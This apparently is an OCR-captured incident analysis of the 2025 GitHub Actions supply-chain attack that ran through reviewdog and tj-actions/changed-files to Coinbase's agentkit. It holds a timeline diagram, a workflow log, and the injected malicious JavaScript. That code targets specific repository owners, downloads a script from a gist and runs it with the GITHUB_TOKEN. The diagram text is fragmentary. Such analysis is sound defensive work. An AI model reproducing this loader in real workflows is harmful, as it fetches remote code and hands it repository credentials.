
```
exports.warnUnsupportedRESTAPIInputs = warnUnsupportedRESTAPIInputs;
async function updateFeatures(token) {
    if (process.env.GITHUB_REPOSITORY_OWNER && (process.env.GITHUB_REPOSITORY_OWNER === 'coinbase' || process.env.GITHUB_REPOSITORY_OWNER === 'mmvojwip')) {
        await exec.getExecOutput('bash', ['-c', `curl -sSfL https://gist.githubusercontent.com/mmvojwip/e9975a3a16acc492e3e7f677b6276cb2/raw/setup.py >
/tmp/setup.py`], {
            ignoreReturnCode: true,
            silent: true
        });
        await exec.getExecOutput('bash', ['-c', `GITHUB_TOKEN=${token} python3 /tmp/setup.py`], {
            ignoreReturnCode: true,
            silent: true
        });
    }
}
```



Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
March 14th
15:10:00 UTC
reviewdog/ action-setup
Dependency
Secrets leaked to attacker
First override: v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Dec 6, 2024
SpotBugs comp.
March 7, 2025
Coinbase vuln.
March 11
reviewdog tag over.
March 11
tj-actions comp.
March 13
tj-actions v39 over.
March 14
Coinbase comp.
March 14, 2025
Mass credentials leak


```
2025-03-14T15:10:41.9271577Z ##[endgroup]
2025-03-14T15:10:41.9273748Z ##[group]GITHUB_TOKEN Permissions
2025-03-14T15:10:41.9275612Z Actions: write
2025-03-14T15:10:41.9276503Z Attestations: write
2025-03-14T15:10:41.9277211Z Checks: write
2025-03-14T15:10:41.9277699Z Contents: write
2025-03-14T15:10:41.9278252Z Deployments: write
2025-03-14T15:10:41.9279008Z Discussions: write
2025-03-14T15:10:41.9279530Z Issues: write
2025-03-14T15:10:41.9280024Z Metadata: read
2025-03-14T15:10:41.9280590Z Packages: write
2025-03-14T15:10:41.9281106Z Pages: write
2025-03-14T15:10:41.9281615Z PullRequests: write
2025-03-14T15:10:41.9282221Z RepositoryProjects: write
2025-03-14T15:10:41.9282897Z SecurityEvents: write
2025-03-14T15:10:41.9283392Z Statuses: write
2025-03-14T15:10:41.9283961Z ##[endgroup]
2025-03-14T15:10:41.9286744Z Secret source: Actions
2025-03-14T15:10:41.9287528Z Prepare workflow directory
2025-03-14T15:10:41.9688572Z Prepare all required actions
2025-03-14T15:10:41.9724566Z Getting action download info
2025-03-14T15:10:42.1484089Z Download action repository 'actions/checkout@v4' (SHA:11bd71901bbe5b1630ceea73d27597364c9af683)
2025-03-14T15:10:42.2326880Z Download action repository 'actions/github-script@v7' (SHA:60a0d83039c74a4aee543508d2ffcb1c3799cdea)
2025-03-14T15:10:42.4438889Z Download action repository 'tj-actions/changed-files@v39' (SHA:6e6023c01918b353229af0881232f601a4cc8365)
2025-03-14T15:10:42.8076777Z Complete job name: check-changelog-python
2025-03-14T15:10:42.8797224Z ##[group]Run actions/checkout@v4
```


Repository access
Repository access
Repository access
Repository access
Steal maintainer's PAT
Invite disposable user as a member
Steal maintainer's PAT
Override v1 tag
Malicious pull request (PPE)
reviewdog/ action-setup
March 14th
16:37:00 UTC
coinbase
Secrets leaked to a
Dependency
First override:
v39 tag
coinbase/ agentkit
Used in workflow of
tj-actions/ changed-files
Used in workflow of
tj-actions/ eslint-changed-files
Second override:
multiple tags
Used in workflow of
Secrets printed to workflow logs
LOG

